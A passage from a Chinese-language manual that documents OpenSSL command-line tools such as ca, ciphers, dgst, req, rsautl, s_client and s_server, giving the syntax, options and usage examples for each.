2. 给一个CSR签名， 产生x509v3证书：

# **openssl ca -in req.pem -extensions v3\_ca -out newcert.pem**

3. 同时给数个CSR签名：

# **openssl ca -infiles req1.pem req2.pem req3.pem**

注意

默认配置文件： /usr/lib/ssl/openssl.cnf 默认私钥： ./demoCA/private/cakey.pem

index.txt文件是整个处理过程中很重要的一部分， 如果这玩意坏了， 很难修复。

**8.1.2.2.3.4 cipher**

语法

# **openssl ciphers [-v][-ssl2][-ssl3][-tls1][cipherlist]**

用途

本指令是用来展示用于SSL加密算法的工具。它能够把所有openssl支持的加密算法按照一定规律排列（ 一般是加密强度）。这样可以用来做测试工具， 决定使用什么加密算法。

选项

-v： 详细列出所有符合的cipher的所有细节。列出该cipher使用的ssl的版本， 公共密钥交换算法， 身份验证方法， 对称加密算法以及哈希算法。还列出该算法是否可以出口。如果没有-v这个参数， 很多cipher可能重复出现， 因为他们可以同时被不同版本的SSL协议使用。

-ssl3： 只列出SSLv3使用的ciphers。

-ssl2： 只列出SSLv2使用的ciphers。

-tls1： 只列出TLSv1使用的ciphers。

-h： 打印帮助信息。

-cipherlist： 列出一个cipher list的详细内容。cipher list由许多cipher string组成， 由冒号， 逗号或者空格分隔开。但一般最常用的是用冒号。cipher string又是什么？ 它可以仅仅包含一个cipher， 比如RC4-SHA。它也可以仅仅包含一个加密算法， 比如SHA， 那就表示所有用到SHA的cipher都得列出来。你还可以使用三个符号来捏合各种不同的cipher， 做出cipher string.这三个符号是+、-、!。我想这个很好理解吧， MD5+DES表示同时使用了这俩种算法的cipher， !SHA就表示所有没有有用到SHA的cipher， IDEA-CBC就表示使用了IDEA而没有使用CBC的所有cipher。

openssl还缺省的定义了一些通用的cipher string， 有：

DEFAULT： 缺省的cipher list.

ALL： 所有的cipher

HIGH、LOW、MEDIUM： 分别代表高强度， 中等强度和低强度的cipher list。具体一点就是对称加密算法的

651/990

QQ群：632167235

key的长度分别是>128bit、<128bit和==128bit的cipher。

EXP、EXPORT、EXPORT40： 前两者代表法律允许出口的加密算法， 包括40bit、56bit长度的key的算法， 后者表示只有40bit长度的key的加密算法。

eNULL、NULL： 表示不加密的算法。

aNULL： 不提供身份验证的加密算法。目前只有DH一种。该算法很容易被监听者， 路由器等中间设备攻击， 所以不提倡使用。

举例

1. 详细列出所有openssl支持的ciphers， 包括那些eNULL ciphers： # **openssl ciphers -v 'ALL:eNULL'**

2. 按加密强度列出所有加密算法：

# **openssl ciphers -v 'ALL:!ADH:@STRENGTH'**

3. 详细列出所有同时使用了3DES和RSA的ciphers：

# **openssl ciphers -v '3DES:+RSA'**

**8.1.2.2.3.5 dgst**

语法

# **openssl dgst [-md5|-md4|-md2|-sha1|-sha|-mdc2|-ripemd160|-dss1] [-c] [-d] [-hex] [-binary] [-out filename] [-sign filename] [-verify filename] [-prverify filename] [-signature filename] [file...]**

用途

这个指令可以用来哈希某个文件内容的。也能用来进行数字签名和认证。

选项

-md5|-md4|-md2|-sha1|-sha|-mdc2|-ripemd160|-dss1： 哈希算法的名称， 默认值为md5。

-c： 打印出哈希结果的时候用冒号来分隔开。

-d： 详细打印出调试信息。

-hex： 以十六进制的形式输出结果， 这是默认形式。

-binary： 以二进制的形式输出结果。

-out filename： 输出文件名， 如果没有指定就采用标准输出。

-sign filename： 从指定文件中读出私钥来对摘要值签名。

-verify filename： 从指定文件中读出公钥来对签名进行验证， 输出只有两种情况： “Verification

OK”或“Verification Failure”。

-prverify filename： 从指定文件中读出私钥来对签名进行验证。

-signature filename： 存放待验证签名的文件。

-rand file(s)： 包含随机数的文件， 其中的随机数可以作为随机数列或EGD socket (see RAND\_egd(3))的种子。Multiple files can be specified separated by a OS-dependent character. The separator is ; for MS-Windows, , for OpenVMS, and : for all others.

-file...： 你要哈希的文件， 如果没有指定， 就使用标准输入。

举例

1. 要哈希一个叫fordesign.txt文件的内容， 使用SHA算法：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **openssl dgst -sha -c fordesign.txt**

SHA(fordesign.txt)=57:37:dc:a5:8c:bd:12:aa:43:45:fe:2a:19:f5:05:a3:be:e9:08:cc

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

652/990

QQ群：632167235

**8.1.2.2.3.6 dhparam**

语法

# **openssl dhparam [-inform DER|PEM][-outform DER|PEM][-in filename][-out filename][- dsaparam][-noout][-text][-C][-2][-5][-rand file(s)] [numbits]**

用途

本指令用来维护DH的参数文件。

选项

-inform DER|PEM： 指定输入的格式是PEM还是DER， DER格式采用ASN1的DER标准格式。一般用的多的都是

PEM格式， 就是base64编码格式。你去看看你做出来的那些key、crt文件一般都是PEM格式的， 第一行和最后一行指明内容， 中间就是经过编码的东西。

-outform DER|PEM： 和上一个差不多， 不同的是指定输出格式。

-in filename： 要分析的文件名称。

-out filename： 要输出的文件名。

-dsaparam： 如果本option被set， 那么无论输入还是输入都会当做DSA的参数， 它们再被转化成DH的参数格式。这样子产生DH参数和DH key都会块很多。会使SSL握手的时间缩短。当然时间是以安全性做牺牲的， 所以如果这样子最好每次使用不同的参数， 以免给人K破你的key。

-2、-5： 使用哪个版本的DH参数产生器。版本2是缺省的。如果这俩个option有一个被set， 那么将忽略输入文件。

-rand file(s)： 产生key的时候用过seed的文件， 可以把多个文件用冒号分开一起做seed。

numbits： 指明产生的参数的长度。必须是本指令的最后一个参数。如果没有指明， 则产生512bit长的参数。

-noout： 不打印参数编码的版本信息。

-text： 将DH参数以可读方式打印出来。

-C： 将参数转换成C代码方式。这样可以用get\_dhnumbits()函数调用这些参数。

**8.1.2.2.3.7 dsa**

语法

# **openssl dsa [-inform PEM|DER] [-outform PEM|DER] [-in filename] [-passin arg] [-out filename] [-passout arg] [-des] [-des3] [-idea] [-text] [-noout] [-modulus] [-pubin] [-pubout]**

用途

该指令处理DSA的那些密钥。他们可以把这些密钥转换成不同的格式， 可以把它们打印出来。

选项

-inform DER|PEM： 指定输入的格式是PEM还是DER， DER格式采用ASN1的DER标准格式。一般用的多的都是

PEM格式， 就是base64编码格式.你去看看你做出来的那些.key、.crt文件一般都是PEM格式的， 第一行和最后一行指明内容， 中间就是经过编码的东西。

-outform DER|PEM： 和上一个差不多， 不同的是指定输出格式。

-in filename： 要分析的文件名称。

-passin arg： 去看看CA那一章关于这个option的解释吧。

-out filename： 要输出的文件名。

-passout arg： 没什么用的一个选项， 用来把保护key文件的密码输出的， 意义和passin差不多。

-des|-des3|-idea： 指明用什么加密算法把我们的私有密钥加密。加密的时候会需要我们输入密码来保护该文件的。如果这仨一个都没有选， 那么你的私有密钥就以明文写进你的key文件。该选项只能输出PEM格式

653/990

QQ群：632167235

的文件。

-text： 打印出私有密钥的各个组成部分， 忠告： 没学过DSA就没必要了， 一样看不懂。

-noout： 不打印出key的编码版本信息。

-modulus： 把其公共密钥的系数值也打印出来。

-pubin： 缺省的来说是从输入文件里读到私有密钥， 这个就可以从输入文件里去读公共密钥。

-pubout： 缺省的来说是打印出私有密钥， 这个就可以打印公共密钥.如果上面那个选项有set， 那么这个选项也自动被set。

举例

1. 把DSA私有密钥文件的保护密码去掉：

# **openssl dsa -in key.pem -out keyout.pem**

2. 用DES加密一个没有密码保护的文件：

# **openssl dsa -in key.pem -des3 -out keyout.pem**

3. 把PEM格式的文件转换成DER格式：

# **openssl dsa -in key.pem -outform DER -out keyout.der**

4. 打印出私有密钥文件的所有组件：

# **openssl dsa -in key.pem -text -noout**

5. 只打印出密钥文件的公共密钥部分：

# **openssl dsa -in key.pem -pubout -out pubkey.pem**

**8.1.2.2.3.8 gendsa**

语法

# **openssl gendsa [-out filename] [-des] [-des3] [-idea] [-rand file(s)] [paramfile]**

用途

生成RSA私有密钥的工具。

选项

-out filename： 私有密钥输入文件名， 缺省为标准输出。

-passout arg： 参看指令dsa里面的passout参数说明。

-des|-des3|-idea： 采用什么加密算法来加密我们的密钥。一般会要你输入保护密码。如果这三个中一个也没set， 我们的密钥将不被加密而输入。

-F4|-3： 使用的公共组件， 一种是3， 一种是F4， 我也没弄懂这个option是什么意思。

-rand file(s)： 产生key的时候用过seed的文件， 可以把多个文件用冒号分开一起做seed。

numbits： 指明产生的参数的长度。必须是本指令的最后一个参数。如果没有指明， 则产生512bit长的参数。

**8.1.2.2.3.9 dsaparam**

语法

# **openssl dsaparam [-inform DER|PEM] [-outform DER|PEM] [-in filename][-out filename] [- noout] [-text] [-C] [-rand file(s)] [-genkey] [numbits]**

654/990

QQ群：632167235

用途

本指令用来产生和维护DSA的参数文件。

选项

-inform DER|PEM： 指定输入的格式是PEM还是DER。DER格式采用ASN1的DER标准格式。一般用的多的都是

PEM格式， 就是base64编码格式.你去看看你做出来的那些key、crt文件一般都是PEM格式的， 第一行和最后一行指明内容， 中间就是经过编码的东西。

-outform DER|PEM： 和上一个差不多， 不同的是指定输出格式。

-in filename： 要分析的文件名称。

-out filename： 要输出的文件名。

-noout： 不打印出key的编码版本信息。

-text： 将DSA的参数以可读方式打印出来。

-C： 将参数以C的代码方式打印出来。然后这些参数可以用get\_dsaXXX()一族函数来调用。

-genkey： 用于产生一对DSA key, 参数可以指定， 也可以在过程中自动产生。

-rand file(s)： 产生key的时候用过seed的文件， 可以把多个文件用冒号分开一起做seed。

numbits： 指定参数的长度， 单位是bit。这必须是做为指令中的最后一个option。如果该option被set， 将忽略掉input文件。

**8.1.2.2.3.10 enc**

语法

# **openssl enc -ciphername [-in filename] [-out filename] [-pass arg] [-e] [-d] [-a] [-k password] [- kfile filename] [-K key] [-iv IV] [-p][-P] [-bufsize number] [-debug]**

用途

对称加密算法工具。它能够把数据用不同对称加密算法来加/解密。还能够把加密/接密,还可以把结果进行

base64编码。

选项

-in filename： 要加密/解密的输入文件， 缺省为标准输入。

-out filename： 要加密/解密的输出文件， 缺省为标准输出。

-pass arg： 输入文件如果有密码保护， 在这里输入密码。

-salt： 必须set这个option。

-nosalt： 想和openssl0.9.5以前的版本兼容， 就set这个option。

-e： 一个缺省会set的option， 把输入数据加密。

-d： 解密输入数据。

-a： 用base64编码处理数据。set了这个option表示在加密之后的数据还要用base64编码捏一次， 解密之前则先用base64编码解码。

-k password： 一个过时了的项， 为了和以前版本兼容。现在用-key代替了。

-kfile filename： 同上， 被passin代替。

-K key： 以16进制表示的密码。

-iv IV： 作用完全同上。

-p： 打印出使用的密码。

-P： 作用同上， 但打印完之后马上退出。

-bufsize number： 设置I/O操作的缓冲区大小。

-debug： 打印调试信息。

注意

ecb就是说每来8bytes， 就加密8bytes送出去。各个不同的数据块之间没有任何联系。cbc和cfb则每次加密一个8bytes的时候都和上一个8bytes加密的结果有一个运算法则， 各个数据块之间是有联系的。

655/990

QQ群：632167235

**8.1.2.2.3.11 passwd**

语法

# **openssl passwd [-crypt] [-1] [-apr1] [-salt string] [-in file] [-stdin] [-quiet] [-table] {password}**

用途

生成RSA私有密钥的工具。

选项

-crypt -1 -apr1： 这三个option中任意选择一个作为哈希算法， 缺省的是-crypt。

-salt string： 输入作为salt的字符串。

-in file： 要哈希的文件名称。

-stdin： 从标准输入读入密码。

-quiet： 当从标准输入读密码， 输入的密码太长的时候， 程序将自动解短它。这个option的set将不在情况下发出警告。

-table： 在输出列的时候， 先输出明文的密码， 然后输出一个TAB， 再输出哈希值。

**8.1.2.2.3.12 pkcs7**

语法

# **openssl pkcs7 [-inform PEM|DER] [-outform PEM|DER] [-in filename] [-out filename] [- print\_certs] [-text] [-noout]**

用途

处理PKCS#7文件的工具。

选项

-inform DER|PEM： 指定输入的格式是PEM还是DER。DER格式采用ASN1的DER标准格式。一般用的多的都是

PEM格式， 就是base64编码格式.你去看看你做出来的那些.key， .crt文件一般都是PEM格式的， 第一行和最后一行指明内容， 中间就是经过编码的东西。

-outform DER|PEM： 和上一个差不多， 不同的是指定输出格式。

-in filename： 要分析的文件名称， 缺省是标准输入。

-out filename： 要输出的文件名,缺省是标准输出。

-print\_certs： 打印出该文件内的任何证书或者CRL。

-text： 打印出证书的细节。

-noout： 不要打印出PKCS#7结构的编码版本信息。

举例

1. 把一个PKCS#7文件从PEM格式转换成DER格式：

# **openssl pkcs7 -in file.pem -outform DER -out file.der**

2. 打印出文件内所有的证书：

# **openssl pkcs7 -in file.pem -print\_certs -out certs.pem**

656/990

QQ群：632167235

**8.1.2.2.3.13 rand**

语法

# **openssl rand [-out file] [-rand file(s)] [-base64] num**

用途

用来产生伪随机字节. 随机数字产生器需要一个seed， 先已经说过了， 在没有/dev/srandom系统下的解决方法是自己做一个~/.rnd文件。如果该程序能让随机数字产生器很满意的被seeded， 程序写回一些怪怪的东西回该文件。

选项

-out file： 输出文件。

-rand file(s)： 产生随机数字的时候用过seed的文件， 可以把多个文件用冒号分开一起做seed。

-base64： 对产生的东西进行base64编码。

**8.1.2.2.3.14 req**

语法

# **openssl req [-inform PEM|DER] [-outform PEM|DER] [-in filename] [-passin arg] [-out filename] [-passout arg] [-text] [-noout] [-verify] [-modulus] [-new] [-rand file(s)] [-newkey rsa:bits] [- newkey dsa:file] [-nodes] [-key filename] [-keyform PEM|DER] [-keyout filename] [-[md5|sha1| md2|mdc2]] [-config filename] [-x509] [-days n] [-asn1-kludge] [-newhdr] [-extensions section] [- reqexts section]**

用途

本指令用来创建和处理PKCS#10格式的证书.它还能够建立自签名证书， 做Root CA。

选项

-inform DER|PEM： 指定输入的格式是PEM还是DER。DER格式采用ASN1的DER标准格式。一般用的多的都是

PEM格式， 就是base64编码格式.你去看看你做出来的那些key、crt文件一般都是PEM格式的， 第一行和最后一行指明内容， 中间就是经过编码的东西。

-outform DER|PEM： 和上一个差不多， 不同的是指定输出格式。

-in filename： 要处理的CSR的文件名称， 只有-new和-newkey俩个option没有被set， 本option才有效。

-passin arg： 去看看CA那一章关于这个option的解释吧。

-out filename： 要输出的文件名。

-passout arg： 参看dsa指令里的passout这个option的解释吧。

-text： 将CSR文件里的内容以可读方式打印出来。

-noout： 不要打印CSR文件的编码版本信息。

-modulus： 将CSR里面的包含的公共密钥的系数打印出来。

-verify： 检验请求文件里的签名信息。

-new： 本option产生一个新的CSR， 它会要用户输入创建CSR的一些必须的信息。至于需要哪些信息， 是在

config文件里面定义好了的。如果-key没有被set， 那么就将根据config文件里的信息先产生一对新的RSA密钥。

-rand file(s)： 产生key的时候用过seed的文件， 可以把多个文件用冒号分开一起做seed。

-newkey arg： 同时生成新的私有密钥文件和CSR文件。本option是带参数的。如果是产生RSA的私有密钥文件， 参数是一个数字， 指明私有密钥bit的长度。如果是产生DSA的私有密钥文件， 参数是DSA密钥参数文件的文件名。

-key filename： 参数filename指明我们的私有密钥文件名， 允许该文件的格式是PKCS#8。

657/990

QQ群：632167235

-keyform DER|PEM： 指定输入的私有密钥文件的格式是PEM还是DER。DER格式采用ASN1的DER标准格式。一般用的多的都是PEM格式， 就是base64编码格式。你去看看你做出来的那些key、crt文件一般都是PEM格式的， 第一行和最后一行指明内容， 中间就是经过编码的东西。

-keyout filename： 指明创建的新的私有密钥文件的文件名。如果该option没有被set， 将使用config文件里面指定的文件名。

-nodes： 本option被set的话,生成的私有密钥文件将不会被加密。

-[md5|sha1|md2|mdc2]： 指明签发的证书使用什么哈希算法。如果没有被set， 将使用config文件里的相应

item的设置。但DSA的CSR将忽略这个option， 而采用SHA1哈希算法。

-config filename： 使用的config文件的名称。本option如果没有set， 将使用缺省的config文件。

-x509： 本option将产生自签名的证书。一般用来错测试用， 或者自己玩下做个Root CA。证书的扩展项在

config文件里面指定。

-days n： 如果-x509被set， 那么这个option的参数指定我们自己的CA给人家签证书的有效期， 缺省是30天。

-extensions section、-reqexts section： 这两个option指定config文件里面的与证书扩展和证书请求扩展有关的两个section的名字（ 如果-x509这个option被set） 。这样你可以在config文件里弄几个不同的与证书扩展有关的section， 然后为了不同的目的给CSR签名的时候指明不同的section来控制签名的行为。

-asn1-kludge： 缺省的req指令输出完全符合PKCS10格式的CSR， 但有的CA仅仅接受一种非正常格式的CSR， 这个option的set就可以输出那种格式的CSR。要解释这俩种格式有点麻烦， 需要用到ASN1和PKCS的知识， 而且现在这样子怪的CA几乎没有， 所以省略解释。

-newhdr： 在CSR问的第一行和最后一行中加一个单词“NEW”， 有的软件(netscape certificate server)和有的CA 就有这样子的怪癖嗜好。如果那些必须要的option的参数没有在命令行给出， 那么就会到config文件里去查看是否有缺省值， 然后时候。config文件中相关的一些KEY的解释与本指令有关的KEY都在[req]这个section里面。

input\_password output\_password： 私有密钥文件的密码和把密码输出的文件名。同指令的passin、passout的意义相同。

default\_bits： 指定产生的私有密钥长度， 如果为空， 那么就用512。只有-new被set， 这个设置才起作用， 意义同-newkey相同。

default\_keyfile： 指定输出私有密钥文件名。如果为空， 将输出到标准输入， 意义同-keyout相同。

oid\_file、oid\_section： 与oid文件有关的项， oid不清楚是什么东西。

RANDFILE： 产生随机数字的时候用过seed的文件， 可以把多个文件用冒号分开一起做seed。

encrypt\_key： 如果本KEY设置为no， 那么如果生成一个私有密钥文件， 将不被加密。同命令行的-nodes的意义。

default\_md： 指定签名的时候使用的哈希算法， 缺省为MD5。命令行里有同样的功能输入。

string\_mask： 屏蔽掉某些类型的字符格式。不要乱改这个KEY的值!!有的字符格式netscape不支持， 所以乱改这个KEY很危险。

req\_extensions： 指明证书请求扩展section， 然后由那个section指明扩展的特性。openssl的缺省config文件里， 扩展的是X509v3， 不扩展的是x509v1。这个KEY的意义和命令行里-reqexts相同。

x509\_extensions： 同命令行的-extension的意义相同。指明证书扩展的section， 由那个section指明证书扩展的特性。

prompt： 如果这个KEY设置为no， 那么在生成证书的时候需要的那些信息将从config文件里读入， 而不是从标准输入由用户去输入， 同时改变下俩个KEY所指明的section的格式。

attributes： 一个过时了的东西， 不知道也罢。不过它的意义和下一个KEY有点类似， 格式则完全相同。

举例

1. 检查和验证CSR文件：

# **openssl req -in req.pem -text -verify -noout**

2. 做自己的私有密钥文件， 然后用这个文件生成CSR文件：

# **openssl genrsa -out key.pem 1024**

# **openssl req -new -key key.pem -out req.pem**

也可以一步就搞定：

# **openssl req -newkey rsa:1024 -keyout key.pem -out req.pem**

3. 做一个自签名的给Root CA用的证书：

# **openssl req -x509 -newkey rsa:1024 -keyout key.pem -out crt.pem**

**8.1.2.2.3.15 rsa**

658/990

QQ群：632167235

语法

# **openssl rsa [-inform PEM|NET|DER] [-outform PEM|NET|DER] [-in filename] [-passin arg] [-out filename] [-passout arg] [-sgckey] [-des] [-des3] [-idea] [-text] [-noout] [-modulus] [-check] [-** **pubin] [-pubout]**

用途

rsa指令专门处理RSA密钥。其实其用法和dsa的差不多。

选项

-inform DER|PEM|NET： 指定输入的格式是PEM、DER还是NET。注意， 这里多了一种格式， 就是NET。DER格式采用ASN1的DER标准格式。一般用的多的都是PEM格式， 就是base64编码格式。你去看看你做出来的那些

key\crt文件一般都是PEM格式的， 第一行和最后一行指明内容， 中间就是经过编码的东西。NET格式是为了和老的netscape server以及IIS兼容才弄出来的。他使用没有被salt过的RC4做加密算法， 加密强度很底， 如果不是一定要用就别用。

-outform DER|PEM|NET： 和上一个差不多， 不同的是指定输出格式。

-in filename： 要分析的文件名称。如果文件有密码保护， 会要你输入的。

-passin arg： 去看看CA那一章关于这个option的解释吧。

-out filename： 要输出的文件名。

-passout arg： 没什么用的一个选项， 用来把保护key文件的密码输出的， 意义和passin差不多。

-sgckey： 配合NET格式的私有密钥文件的一个option， 没有必要去深入知道了。

-des|-des3|-idea： 指明用什么加密算法把我们的私有密钥加密。加密的时候会需要我们输入密码来保护该文件的。如果这仨一个都没有选， 那么你的私有密钥就以明文写进你的key文件。该选项只能输出PEM格式的文件。

-text： 打印出私有密钥的各个组成部分。

-noout： 不打印出key的编码版本信息。

-modulus： 把其公共密钥的值也打印出来。

-pubin： 缺省的来说是从输入文件里读到私有密钥， 这个就可以从输入文件里去读公共密钥。

-pubout： 缺省的来说是打印出私有密钥， 这个就可以打印公共密钥。如果上面那个选项有set， 那么这个选项也自动被set。

-check： 检查RSA的私有密钥是否被破坏了。

**8.1.2.2.3.16 rsautl**

语法

# **openssl rsautl [-in file] [-out file] [-inkey file] [-pubin] [-certin] [-sign] [-verify] [-encrypt] [- decrypt] [-pkcs] [-ssl] [-raw] [-hexdump] [-asn1parse]**

用途

本指令能够使用RSA算法签名， 验证身份， 加密/解密数据。

选项

-in filename： 指定输入文件名。缺省为标准输入。

-out filename： 指定输入文件名， 缺省为标准输出。

-inkey file： 指定我们的私有密钥文件， 格式必须是RSA私有密钥文件。

-pubin： 指定我们的公共密钥文件。说真的我还真不知道RSA的公共密钥文件有什么用， 一般公共密钥都是放在证书里面的。

-certin： 指定我们的证书文件了。

-sign： 给输入的数据签名。需要我们的私有密钥文件。

-verify： 对输入的数据进行验证。

-encrypt： 用我们的公共密钥对输入的数据进行加密。

659/990

QQ群：632167235

-decrypt： 用RSA的私有密钥对输入的数据进行解密。

-pkcs、-oaep、-ssl、-raw： 采用的填充模式， 上述四个值分别代表： PKCS#1.5(缺省值)， PKCS#1 OAEP，

SSLv2里面特定的填充模式， 或者不填充。如果要签名， 只有-pkcs和-raw可以使用。

-hexdump： 用十六进制输出数据。

-asn1parse： 对输出的数据进行ASN1分析。看看指令asn1parse吧。该指令一般和-verify一起用的时候威力大。

注意

本指令加密数据的时候只能加密少量数据， 要加密大量数据， 估计要调API。数据必须非常小。

举例

1. 用私有密钥对某文件签名：

# **openssl rsautl -sign -in file -inkey key.pem -out sig**

2. 对签名过的数据进行验证， 得到原来的数据：

# **openssl rsautl -verify -in sig -inkey key.pem**

3. 检查原始的签名过的数据：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **openssl rsautl -verify -in sig -inkey key.pem -raw -hexdump**

*0000 - 00 01 ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ................*

*0010 - ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ................*

*0020 - ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ................*

*0030 - ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ................*

*0040 - ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ................*

*0050 - ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ................*

*0060 - ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff ................*

*0070 - ff ff ff ff 00 68 65 6c-6c 6f 20 77 6f 72 6c 64 .....hello world*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

很明显， 这是PKCS#1结构： 使用0xff填充模式。

4. 分析签名：

# **openssl rsautl -in sig -verify -asn1parse -inkey pubkey.pem -pubin**

**8.1.2.2.3.17 s\_client**

语法

# **openssl s\_client [-connect host:port>] [-verify depth] [-cert filename] [-key filename] [-CApath directory] [-CAfile filename] [-reconnect] [-pause] [-showcerts] [-debug] [-nbio\_test] [-state] [- nbio] [-crlf] [-ign\_eof] [-quiet] [-ssl2] [-ssl3] [-tls1] [-no\_ssl2] [-no\_ssl3] [-no\_tls1] [-bugs] [- cipher cipherlist]**

用途

用于模拟一个普通的SSL/TLS client， 对于调试和诊断SSL server， 很有用。

选项

-connect host:port： 这个不用解释了吧， 连接的ip:port。

-cert certname： 使用的证书文件。如果server不要求要证书， 这个可以省略。

-key keyfile： 使用的私有密钥文件。

-verify depth： 指定验证深度。记得CA也是分层次的吧？ 如果对方的证书的签名CA不是Root CA， 那么你可以再去验证给该CA的证书签名的CA， 一直到Root CA。目前的验证操作即使这条CA链上的某一个证书验证有

660/990

QQ群：632167235

问题也不会影响对更深层的CA的身份的验证。所以整个CA链上的问题都可以检查出来。当然CA的验证出问题并不会直接造成连接马上断开， 好的应用程序可以让你根据验证结果决定下一步怎么走。

-CApath directory： 一个目录。里面全是CA的验证资料， 该目录必须是“哈希结构”。verify指令里会详细说明。在建立client的证书链的时候也有用到这个指令。

-CAfile file： 某文件， 里面是所有你信任的CA的证书的内容。当你要建立client的证书链的时候也需要用到这个文件。

-reconnect： 使用同样的session-id连接同一个server五次， 用来测试server的session缓冲功能是否有问题。

-pause： 每次读写操作后都停顿一秒。

-showcerts： 显示整条server的证书的CA的证书链。否则只显示server的证书。

-prexit： 当程序退出的时候打印session的信息。即使连接失败， 也会打印出调试信息。一般如果连接成功的话， 调试信息将只被打出来一次。本option比较有用， 因为在一次SSL连接中， cipher也可能改变， 或者连接可能失败。要注意的是： 有时候打印出来的东西并不一定准确。

-state： 打印SSL session的状态， ssl也是一个协议， 当然有状态。

-debug： 打印所有的调试信息。

-nbio\_test： 检查非阻塞socket的I/O运行情况。

-nbio： 使用非阻塞socket。

-crlf： 会把你在终端输入的换行回车转化成/r/n送出去。

-ign\_eof： 当输入文件到达文件尾的时候并不断开连接。

-quiet： 不打印出session和证书的信息。同时会打开-ign\_eof这个option。

-ssl2， -ssl3， -tls1， -no\_ssl2， -no\_ssl3， -no\_tls1： 选择用什么版本的协议。很容易理解， 不用多解释了吧。注意， 有些很古老的server就是不能处理TLS1， 所以这个时候要关掉TLS1.n.

-bugs： SSL/TLS有几处众所周知的bug， set了这个option使出错的可能性缩小。

-cipher cipherlist： 由我们自己来决定选用什么cipher， 尽管是由server来决定使用什么cipher， 但它一般都会采用我们送过去的cipher列表里的第一个cipher。有哪些cipher可用？ 指令cipher对这个解释的更清楚。一旦和某个SSL server建立连接之后， 所有从server得到的数据都会被打印出来， 所有你在终端上输入的东西也会被送给server。这是人机交互式的。这时候不能set -quiet和-ign\_eof这俩个option。如果输入的某行开头字母是R， 那么在这里session会renegociate， 如果输入的某行开头是Q， 那么连接会被断开。你完成整个输入之后连接也会被断开。本指令主要是来debug一个SSL server的。如果想连接某个SSL HTTP server， 输入下一条指令： openssl s\_client -connect servername:443。如果连接成功， 你可以用HTTP的指令， 比如"GET /"什么的去获得网页了。如果握手失败， 原因可能有以下几种： 1. server需要验证你的证书， 但你没有证书。2.如果肯定不是原因1， 那么就慢慢一个一个set以下几个option： -bugs， -ssl2， -ssl3， -tls1， -no\_ssl2， - no\_ssl3， -no\_tls1。这可能是因为对方的server处理SSL有bug。有的时候， client会报错： 没有证书可以使

用， 或者供选择的证书列表是空的。这一般是因为Server没有把给你签名的CA的名字列进它自己认为可以信任的CA列表， 你可以用检查一下server的信任CA列表。有的http server只在client给出了一个URL之后才验证client的证书， 这中情况下要set -prexit这个option， 并且送给server一个页面请求。即使使用-cert指明使用的证书， 如果server不要求验证client的证书， 那么该证书也不会被验证。所以不要以为在命令行里加了-cert 的参数又连接成功就代表你的证书没有问题。如果验证server的证书没有问题， 就可以set -showcerts来看看

server的证书的CA链了。其实这个工具并不好用， 自己写一个client会方便很多。

**8.1.2.2.3.18 s\_server**

语法

# **openssl s\_server [-accept port] [-context id] [-verify depth] [-Verify depth] [-cert filename] [-key keyfile] [-dcert filename] [-dkey keyfile] [-dhparam filename] [-nbio] [-nbio\_test] [-crlf] [-debug] [- state] [-CApath directory] [-CAfile filename] [-nocert] [-cipher cipherlist] [-quiet] [-no\_tmp\_rsa] [- ssl2] [-ssl3] [-tls1] [-no\_ssl2] [-no\_ssl3] [-no\_tls1] [-no\_dhe] [-bugs] [-hack] [-www] [-WWW] [- engine id]**

用途

和s\_client是反义词， 模拟一个实现了SSL的server。

选项

-accept port： 监听的TCP端口。缺省为4433。

-context id： 设置SSL context的id， 可以设置为任何值。

661/990

QQ群：632167235

-cert certname： 使用的证书文件名。缺省使用./server.pem。

-key keyfile： 使用的私有密钥文件。如果没有指定， 那么证书文件会被使用。

-dcert filename， -dkey keyname： 指定一个附加的证书文件和私有密钥文件。不同的cipher需要不同的证书和私有密钥文件。这个不同的cipher主要指cipher里面的不对称加密算法不同比如基于RSA的cipher需要的是

RSA的私有密钥文件和证书,而基于DSA的算法则需要的是DSA的私有密钥文件和证书.这个option可以让这样我们的server同时支持俩种算法的cipher成为可能。

-nocert： 如果server不想使用任何证书， set这个option。目前只有anonymous DH算法有需要这么做。

-dhparam filename： 使用的DH参数文件名。如果没有set， 那么server会试图去从证书文件里面获得这些参数。如果证书里面没有这么参数， 一些hard code的参数就被调用。

nodhe： 禁止使用基于EDH的cipher。

-no\_tmp\_rsa： 现在的出口cipher有时会使用临时RSA密钥。那就是说每次对话的时候临时生成密钥对。本

optio就是用来禁止这种情况的。

-verify depth， -Verify depth： 意义和s\_client的这个option一样， 但同时表示必须验证client的证书。不记得

server对client的证书验证是可以选的吗？ -verify表示向client要求证书， 但client还是可以选择不发送证书， -

Verify表示一定要验证client的证书， 否则握手告吹。

-CApath directory、-CAfile file、-state、-debug、-nbio\_test、-nbio、-crlf、-quiet、-ssl2、-ssl3、-tls1、-

no\_ssl2、-no\_ssl3、-no\_tls1、-bugs、-cipher cipherlist： 这些option于s\_client的同名option意义相同。

-www： 当client连接上来的时候， 发回一个网页， 内容就是SSL握手的一些内容。

-WWW： 用来把具体某个文件当网页发回给client的请求。比如client的URL请求是https://myhost/page.html， 就把 ./page.html发回给client。如果没有set -www、-WWW这俩个option， 当一个ssl client连接上来的话， 它所发过来的任何东西都会显示出来， 你在终端输入的任何东西都会发回给client。

**8.1.2.2.3.19 sess\_id**

语法

# **openssl sess\_id [-inform PEM|DER] [-outform PEM|DER] [-in filename] [-out filename] [-text] [- noout] [-context ID]**

用途

本指令是处理SSL\_SESSION结构的， 可以打印出其中的细节。这也是一个调试工具。

选项

-inform DER|PEM： 指定输入格式是DER还是PEM。

-outform DER|PEM： 指定输出格式是DER还是PEM。

-in filename： 指定输入的含有session信息的文件名， 可以通过标准输入得到。

-out filename： 指定输出session信息的文件名。

-text： 打印出明文的密钥的各个部件。

-cert： set本option将会把session中使用的证书打印出来。如果-text也被set， 那么将会把其用文本格式打印出来。

-noout： 不打印出session的编码版本。

-context ID： 设置session id， 不常用的一个option。

**8.1.2.2.3.20 speed**

语法

